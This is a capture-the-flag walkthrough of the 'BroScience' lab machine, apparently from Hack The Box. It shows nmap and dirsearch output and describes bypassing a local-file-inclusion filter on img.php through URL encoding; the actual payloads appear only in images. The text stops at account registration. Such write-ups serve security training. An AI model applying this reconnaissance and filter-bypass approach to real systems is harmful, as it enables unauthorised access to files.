# BroScience!
## @Author : M3tr1_r00t

### Enumeration
#### Nmap...
```
# Nmap 7.93 scan initiated Sun Jan 8 21:10:44 2023 as: nmap -sC -sV -A -p 22,80,443 -oN nmapports.txt 10.129.93.160
Nmap scan report for 10.129.93.160
Host is up (0.27s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
| 3072 df17c6bab18222d91db5ebff5d3d2cb7 (RSA)
| 256 3f8a56f8958faeafe3ae7eb880f679d2 (ECDSA)
|_ 256 3c6575274ae2ef9391374cfdd9d46341 (ED25519)
80/tcp open http Apache httpd 2.4.54
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Did not follow redirect to https://broscience.htb/
443/tcp open ssl/http Apache httpd 2.4.54 ((Debian))
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=broscience.htb/organizationName=BroScience/countryName=AT
| Not valid before: 2022-07-14T19:48:36
|_Not valid after: 2023-07-14T19:48:36
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.54 (Debian)
| tls-alpn:
|_ http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.3 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: broscience.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 443/tcp)
HOP RTT ADDRESS
1 246.60 ms 10.10.14.1
2 244.96 ms 10.129.93.160
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 8 21:11:23 2023 -- 1 IP address (1 host up) scanned in 39.59 seconds
```
#### Dirsearch...
```
# Dirsearch started Sun Jan 8 21:19:21 2023 as: dirsearch.py -u https://broscience.htb -w /usr/share/wordlists/dirb/common.txt -o /home/kali/Desktop/BroScience/dirsearch.txt
301 319B https://broscience.htb:443/images -> REDIRECTS TO: https://broscience.htb/images/
301 321B https://broscience.htb:443/includes -> REDIRECTS TO: https://broscience.htb/includes/
200 9KB https://broscience.htb:443/index.php
301 323B https://broscience.htb:443/javascript -> REDIRECTS TO: https://broscience.htb/javascript/
301 319B https://broscience.htb:443/manual -> REDIRECTS TO: https://broscience.htb/manual/
403 280B https://broscience.htb:443/server-status
301 319B https://broscience.htb:443/styles -> REDIRECTS TO: https://broscience.htb/styles/
```
### Foothold as www-data...


We can take a look at the /includes directory
Typically the /includes directory contains files that are included in multiple pages of the website. These files can include header and footer sections, navigation menus, sidebars, and other common elements that appear on many pages of the site.

After clicking on a couple of the php files, we find one, ```img.php```, which then asks for a path variable.
After trying to get an lfi, we get an ```Error: Attack Detected.```

We can try and do some bypassing, if we try to url encode, we still get the same error.

If we try to url encode this, it finally works.

We can see there was some few lfi checks put in place.
Now that we have an lfi, i made a python/ruby script to make this a little bit more easier...
In our dirsearch scan, I found a /login.php.

Since we dont have any valid credentials, we can try and create an account.

After creating an account,we are being asked for an activation code which should have been sent to the email.
